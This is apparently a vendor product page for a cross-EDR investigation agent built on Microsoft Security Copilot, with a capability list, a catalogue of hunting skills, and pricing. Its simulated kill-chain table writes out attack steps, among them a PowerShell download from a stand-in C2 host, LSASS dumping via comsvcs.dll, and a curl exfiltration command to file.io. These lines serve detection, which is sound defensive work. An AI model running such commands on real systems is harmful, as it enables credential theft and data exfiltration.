-
ListDefenderAlertsAll Microsoft Defender XDR alerts with flexible filtering by severity, source, and timeframe.
-
ListEndpointAlertsMDE endpoint alerts with full device context attached.
-
ListIdentityAlertsMicrosoft Defender for Identity plus Entra ID Identity Protection alerts.
-
ListEmailAlertsMicrosoft Defender for Office 365 phishing and email security alerts.
-
ListCloudAppAlertsMicrosoft Defender for Cloud Apps SaaS security alerts (MCAS).
-
GetDeviceAlertsEvery alert raised against a specific device, across vendors and timeframes.
Coming soon to the Microsoft Security Store
LOX Agent
Lockbase Open XDR — Cross-EDR Investigation Coach for Microsoft Security Copilot
Investigate alerts in CrowdStrike Falcon and Microsoft Defender for Endpoint side by side, inside Security Copilot.
[ DESIGNED FOR ]
Designed for organizations running CrowdStrike Falcon as their primary active EDR alongside Microsoft Defender for Endpoint in passive mode. Defender contributes raw endpoint, identity, email, and cloud-app telemetry through Advanced Hunting while Falcon handles active prevention on the host.
What it
actually does
> Three-paragraph technical brief. No marketing fluff. Read top to bottom — it walks the agent's job from input to output.
- [ OVERVIEW ] 01 / 03
LOX Agent (Lockbase Open XDR) is a cross-EDR investigation coach designed for organizations running CrowdStrike Falcon as their primary active EDR alongside Microsoft Defender for Endpoint in passive mode, where Defender contributes raw endpoint, identity, email, and cloud-app telemetry through Advanced Hunting while Falcon handles active prevention on the host. LOX Agent unifies both inside Microsoft Security Copilot — treating Falcon's detections and Defender's raw telemetry as complementary signals on the same incident rather than parallel tools — and adds Microsoft Threat Intelligence enrichment plus a built-in library of KQL hunting skills to surface activity that neither product alerted on directly.
- [ INVESTIGATION ] 02 / 03
Analysts pose their question in plain language — a device name, user, IP, file hash, alert ID, or "what happened on this device today?" — and LOX Agent investigates by correlating CrowdStrike alerts with Defender telemetry for the same device or user, enriching every suspicious IP, domain, file hash, and CVE through Microsoft Threat Intelligence, and hunting for attacker techniques across endpoint, identity, email, and cloud activity. It flags CrowdStrike detections that fired but did not block the threat so unprevented attacks stand out, and reports when a Falcon sensor is in a degraded state so analysts know when an endpoint's prevention is reduced.
- [ DELIVERABLE ] 03 / 03
Each investigation returns a clear-priority summary (Critical, High, Medium, Low) with a plain-English narrative of what happened, a side-by-side view showing where Falcon's prevention layer and Defender's telemetry agree, disagree, or each surface evidence the other missed, concrete containment and remediation steps the analyst can act on immediately, and every finding labeled with its data source — coaching Level 1 and Level 2 analysts step by step from question to closed ticket.
Capabilities
-
Cross-EDR alert correlation
Falcon detections and Defender telemetry on the same device, user, and incident — no more pivoting between consoles.
-
Microsoft Threat Intelligence enrichment
Every suspicious IP, domain, file hash, and CVE auto-enriched through MDTI and shown inline in the investigation.
-
Library of KQL hunting skills
Built-in hunts across endpoint, identity, email, and cloud activity — surface what neither product alerted on directly.
-
Unprevented-threat highlighting
Falcon detections that fired but did not block are surfaced as P1-Critical so unprevented attacks stand out.
-
Sensor health awareness
Reports when a Falcon sensor is in a degraded state (RFM) so analysts know when an endpoint's prevention is reduced.
-
Step-by-step coaching
Designed for L1 and L2 SOC analysts — every finding labeled with its data source, with concrete containment steps.
Real-world example: cross-EDR kill chain
A 2026-04-22 attack simulation against host lox-target: an adversary dropped implant.exe, beaconed to 20.253.43.57, dumped LSASS, persisted via scheduled task and Run key, and exfiltrated to file.io. CrowdStrike raised 8 alerts, Defender raised 20 — and neither caught the actual C2 beacon.
| Time | Phase | Attacker action | CrowdStrike | Defender |
|---|---|---|---|---|
| 16:15 | Initial Access / Execution | PowerShell IEX DownloadString from fakehackerc2server.com | ✓ Caught PShellDownloadRun | ✓ First Earliest signal |
| 16:16 | Execution | DownloadFile retrieves go4.cab payload | ✓ Caught CommandLineKnownMalware ×2 | — |
| 16:17 | Defense Evasion | Process Injection / Masquerading via svchost.exe (T1055, T1036) | — | ✓ Caught |
| 16:18 | Discovery | net group / systeminfo / net shares (T1007, T1069, T1087, T1018) | — | ✓ Caught Discovery cluster |
| 16:20 | Persistence | Scheduled task LOXBeacon created (runs as SYSTEM) | — | ✓ Caught |
| 16:21 | Persistence | Run key VMwareUpdate → vmtools.exe planted | ✓ Caught UnusualScriptScheduledTask ×2 | — |
| 16:22 | Credential Access | LSASS dumped via rundll32 comsvcs.dll MiniDump (T1003) | ✓ Caught ProcAccessLsass | — |
| 16:25 | Command & Control | implant.exe beaconing to 20.253.43.57 (lox-attacker.eastus.azurecontainer.io), hourly Neither EDR caught this — the gap LOX Agent closes. | — | — |
| 16:30 | Exfiltration | curl -F file=@out1.tmp https://file.io (T1011) | ✓ Caught Exfiltration | ✓ Caught Suspicious curl |
Times are illustrative; ordering matches the simulation playbook. CrowdStrike fired 8 detection-only alerts (none prevented). Defender fired 20.
136 hunting & enrichment skills,
organized by tradecraft.
The LOX Agent ships with a built-in library of cross-EDR investigation skills — categorized below by attacker phase. Each skill is a named capability the agent invokes inline; analysts never write the underlying KQL or FQL by hand.
-
HuntForIOCSearch any indicator (IP, domain, hash, filename) across process, network, and file events.
-
GetProcessTreeParent-child process ancestry for incident reconstruction.
-
GetDeviceTimelineUnified activity timeline merging processes, network, and file events for one host.
-
GetProcessC2ConnectionsNetwork connections originating from a specific process — surfaces hidden C2.
-
GetEncodedPowerShellFind Base64-encoded PowerShell commands and decode them inline.
-
GetPowerShellNetworkConnectionsPowerShell processes connecting outbound to public IPs.
-
GetCertutilActivitycertutil.exe used for external download or exfil (LOLBin).
-
GetMacroNetworkConnectionsOffice macros calling out to external addresses.
-
GetISOFileActivityURL access following ISO file mounting — common social-engineering chain.
-
GetBrowserExploitActivityBrowsers spawning suspicious child processes — drive-by compromise marker.
-
GetProcessMasqueradingSystem processes running from wrong paths (T1036.005).
-
GetParentChildMismatchUnusual parent-child process relationships across the fleet.
-
GetSuspiciousBrowserChildProcessesBrowser child processes that should never spawn from a browser.
-
GetUnsignedUserFolderExecutionUnsigned executables running from user-writable folders.
-
GetWScriptJScriptExecutionWScript / CScript execution patterns that fingerprint malware loaders.
-
GetUntrustedDLLLoadsDLLs loading from unusual paths — sideloading and hijack indicators.
-
GetSuspiciousPublicFolderFilesLow-prevalence files dropped under Users/Public — common staging path.
-
GetWebshellActivityWeb shell file creation and execution on edge/web servers.
-
GetUserAlertsEvery security alert raised against a specific user.
-
GetUserRiskEventsEntra ID risk levels and sign-in risk state for a user.
-
GetPotentialAiTMSigninsAdversary-in-the-middle phishing on unmanaged devices.
-
GetSuspiciousUserAgentSigninsLogins from suspicious user agents (axios, azurehound, Python, curl).
-
GetNewCountrySigninsSign-ins from countries this account has never used before.
-
GetNewAppSigninsFirst-time application consent for a user — consent-phishing detection.
-
GetDeviceCodeSigninsDevice-code auth flows — frequently abused for phishing-resistant phish.
-
GetConditionalAccessFailuresRapid Conditional Access policy failures that suggest bypass attempts.
-
GetAzureCliSuspiciousLoginsAzure CLI logins exhibiting risky patterns.
-
GetAsrepRoastingASREP roasting attack indicators against Active Directory.
-
GetKerberoastingKerberoasting service-ticket request patterns.
-
GetOAuthPhishingEmailsInbound emails carrying OAuth consent URLs.
-
GetDeviceCodePhishingEmailsInbound emails carrying device-code phishing URLs.
-
GetPhishingUrlClicksUsers who clicked device-code or OAuth phishing URLs.
-
GetDeviceCodePhishingSuccessClick + successful device-code sign-in — actual compromise events.
-
GetEmailToEndpointCorrelationMap a phishing-email click straight through to the endpoint that opened it.
-
GetEmailSenderAnalysisSender reputation, delivery patterns, and threat history for a given sender.
-
GetSuspiciousMailboxActivityForwarding rules, SMTP redirection, delegate access — BEC/AiTM persistence.
-
GetSuspiciousInboxRulesInbox rule patterns associated with mailbox-takeover playbooks.
-
GetInboxForwardingRulesEnumerate every email forwarding rule across the tenant.
-
GetInboxRuleFromNewIPInbox rules created from previously-unseen source IPs.
-
GetQuishingEmailsQR-code-based phishing emails (quishing).
-
GetOAuthAbusePatternsCoPhish (Copilot Studio abuse), unauthorized Graph mail access, suspicious app consent.
-
GetGraphPermissionsAddedDangerous Graph API permissions granted (Mail.*, Files.*, Directory.*).
-
GetCloudPersistenceActivityApp consent, MFA changes, service-principal modifications.
-
GetOAuthAppPermissionsEnumerate the permissions attached to every OAuth app in the tenant.
-
GetSuspiciousMFARegistrationMFA device registrations from anomalous locations or devices.
-
GetNewLSASSAccessNew processes accessing LSASS — credential dumping in progress.
-
GetLSASSDumpViaDebugLSASS access via debugging APIs (a common dumper technique).
-
GetLSASSDumpComsvcsLSASS dumping via comsvcs.dll MiniDump (T1003).
-
GetNTDSDumpActivityNTDS.dit extraction attempts on domain controllers.
-
GetSAMDatabaseAccessSAM database read attempts on workstations and servers.
-
GetPassTheHashActivityPass-the-hash lateral movement signatures across the fleet.
-
GetServiceCreationNew Windows service creation events.
-
GetRegistryRunKeyEventsRegistry Run/RunOnce key modifications across the fleet.
-
GetStartupFolderPersistenceFiles created under Startup folders.
-
GetWMISubscriptionWMI event-subscription persistence (T1546.003).
-
GetScheduledTaskC2ActivityScheduled tasks creating outbound C2 connections.
-
GetScheduledTaskUnsignedBinariesScheduled tasks executing unsigned binaries.
-
GetLogonScriptPersistenceLogon-script creation and modification events.
-
GetCLSIDHijackingCOM hijacking via CLSID manipulation.
-
GetUACBypassUser Account Control bypass attempts (eventvwr, fodhelper, sdclt, etc.).
-
GetGetsystemActivitygetsystem-style privilege escalation indicators.
-
GetTokenManipulationToken stealing or token-elevation indicators.
-
GetProcessInjectionActivityProcess-injection vectors (CreateRemoteThread, APC queue, etc.).
-
GetMSBuildRemoteThreadMSBuild abused for remote-thread injection.
-
GetSuspiciousNamedPipesNamed-pipe creation patterns associated with C2 frameworks.
-
CheckLateralMovementSMB, RDP, WinRM, and SSH lateral-movement attempts originating from a host.
-
SearchRelatedHostsFind other devices that ran similar commands or hit the same suspicious infrastructure.
-
GetRemoteSCMLateralMovementService Control Manager remote lateral movement.
-
GetDCOMLateralMovementDCOM-based lateral movement signatures.
-
GetNTLMRelayActivityNTLM relay attack indicators.
-
GetDLLHijackingActivityDLL hijacking patterns for lateral execution.
-
GetWinRMPluginLateralMovementWinRM plugin abuse for lateral execution.
-
GetRMMToolConnectionsRMM tool (TeamViewer, AnyDesk, ConnectWise) external connectivity.
-
GetFirstTimeRMMToolFirst-ever execution of an RMM tool on a host — common ransomware precursor.
-
GetPsExecActivityPsExec remote-execution attempts.
-
GetWMIExecutionWMI-based command execution across hosts.
-
GetRapidEnumerationRapid AD enumeration of users and groups.
-
GetSMBScanActivitySMB reconnaissance scans across the network.
-
GetBloodHoundActivityBloodHound AD enumeration tool usage.
-
GetLocalAccountCreationNew local user accounts created across the fleet.
-
GetLocalSystemReconLocal system reconnaissance commands (whoami, systeminfo, net group, etc.).
-
GetBruteForceAttemptsMultiple failed remote logon attempts grouped by source IP.
-
GetBeaconActivityRepeating outbound connections to the same non-Microsoft destination — generic beacon detection.
-
GetCobaltStrikeUserAgentsCobalt Strike user-agent and JA3 signatures.
-
GetSuspiciousBeaconProcessesProcesses exhibiting periodic beacon-like behavior over time.
-
GetDNSTunnelingIndicatorsDNS-tunneling patterns used for C2 over allow-listed protocols.
-
GetSecurityLogClearedEvent log clearing — anti-forensics signal.
-
GetTimestompingFile timestamp manipulation (T1070.006).
-
GetArchiveToSMBShareArchive creation followed by SMB sharing — classic exfil staging.
-
GetRcloneExfiltrationRclone or Rclone-derived cloud exfil tools running on the fleet.
-
GetCloudExfiltrationGeneric cloud-storage exfil patterns (file.io, transfer.sh, mega.io, etc.).
-
GetHTMLSmugglingActivityHTML files with embedded encoded payloads (HTML smuggling).
-
GetExifSmugglingFileFixPayloads smuggled inside image EXIF data.
-
GetBitLockerRansomwareAbuseBitLocker abused as a ransomware encryption primitive.
-
GetBitLockerCOMHijackingBitLocker COM hijacking for unauthorized decryption.
-
GetURLHausEmailHitsMalicious URLs from URLhaus that were delivered in email.
-
GetURLHausEndpointHitsURLhaus URLs that were actually accessed from endpoints.
-
GetURLHausFeedSummaryDaily summary of URLhaus feed coverage.
-
GetLOLDriversHitsVulnerable drivers from the LOLDrivers feed loaded in the environment.
-
GetLOLDriversEnvironmentScanSweep the fleet for any driver in the LOLDrivers list.
-
GetLOLDriversFeedSummaryDaily summary of the LOLDrivers feed.
-
GetLOLBASNetworkActivityLiving-off-the-land binaries (LOLBAS) generating network activity.
-
GetLOLBASExecutionDetection for LOLBAS execution patterns.
-
GetLOLBASByBinaryFilter LOLBAS execution by binary name (specific tradecraft).
-
GetEDRBypassDriverLoadSuspicious drivers loaded for EDR bypass.
-
GetRareDriverWithOldCertDrivers signed with old or invalid certificates.
-
GetBiDiURLObfuscationRight-to-left override URL obfuscation.
-
GetClickFixRunMRUClickFix clipboard-and-Win+R social-engineering chain.
-
GetClickFixPowerShellExecutionClickFix PowerShell execution paths.
-
GetClickFixMshtaExecutionClickFix mshta-based execution paths.
-
GetClickFixNetworkActivityNetwork activity downstream of a ClickFix attack.
-
GetFileFixExplorerExecutionFileFix social-engineering chain executed via Explorer.
-
GetConsentFixActivityConsentFix social-engineering campaign activity.
-
GetPRTTheftActivityPrimary Refresh Token (PRT) theft indicators.
-
GetShadowCredentialsActivityShadow-credentials attack indicators against AD.
-
GetFileProfileFile reputation and prevalence pulled from MDE.
-
GetFilePrevalenceInOrgHow widespread a file is across your organization.
-
GetDeviceCVEContextDevice CVE vulnerability context with exploit-status flags.
-
GetUserRoleUser role and group membership from Entra ID.
-
GetAMSITriggersAMSI script-detection events on a host.
-
GetAntivirusDetectionsMicrosoft Defender Antivirus detection events.
-
GetASREventsAttack Surface Reduction rule triggers.
-
GetSmartScreenTriggersMicrosoft SmartScreen warnings and bypasses.
-
GetTamperingAttemptsSecurity software tampering attempts.
-
GetDefenderExclusionChangesDefender exclusion-list modifications — frequent evasion vector.
-
GetNetworkIOCComparisonMDE network connection details surfaced for cross-IOC comparison.
-
GetProcessExecutionComparisonMDE process executions surfaced for cross-comparison.
-
GetKeyloggerActivityKeylogger detection signatures.
-
GetInboundPublicConnectionsInbound connections to a host from public IPs.
-
GetSuspiciousRunMRUSuspicious entries in the registry Run-MRU list.
Technical architecture,
drawn at the wire.
Vector schematics that document how the agent actually moves data — system architecture and a worked cross-vendor use case. No hand-drawn boxes; every arrow is an actual API call. Click any diagram to open it at full resolution.

System architecture
open at full sizeEnd-to-end view of how LOX Agent orchestrates CrowdStrike Falcon, Microsoft Defender XDR, and Microsoft Threat Intelligence inside a Security Copilot workspace.

Use case: cross-vendor phishing correlation
open at full sizeWorked example showing LOX Agent stitching a Defender phishing alert to CrowdStrike endpoint telemetry and MDTI infrastructure context.
Plan and pricing
LOX Agent consumes approximately 0.3–1.5 SCU per triage run, depending on investigation depth.
-
Single-alert cross-EDR correlation
~0.3–0.5 SCU
-
Standard triage (3-5 indicator enrichments, 10-15 KQL hunts)
~0.6–1.0 SCU
-
Full investigation (20+ hunting skills)
~1.0–1.5 SCU
-
Extended hunts
+~0.2 SCU per additional 1 GB of Defender Advanced Hunting log data
SCU (Security Compute Units) are billed by Microsoft Security Copilot at the workspace level.
Requirements
To deploy LOX Agent into your Microsoft Security Copilot workspace you'll need:
- Microsoft Security Copilot license
- CrowdStrike Falcon EDR with API access (active mode)
- Microsoft Defender for Endpoint (passive mode is the supported configuration)
- Microsoft Defender Threat Intelligence (MDTI)
- CrowdStrike API client with
alerts:readanddevices:readscopes
Documentation and support
-
Setup guide

Step-by-step deployment for Security Copilot and LOX Agent's integrations: CrowdStrike Falcon, Microsoft Defender for Endpoint, Microsoft Defender Threat Intelligence, Microsoft Security Copilot.
Contact us for early access →
-
Cross-EDR kill chain playbook
Six prompts that take an analyst from "something looks weird on a host" to a full incident report.
Request the playbook →
-
Microsoft Security Store listing
Listing pending Microsoft Partner Center review.
Coming soon
-
LockBase Cyber support
Implementation help, custom hunting skills, or detection engineering services.
Email the team →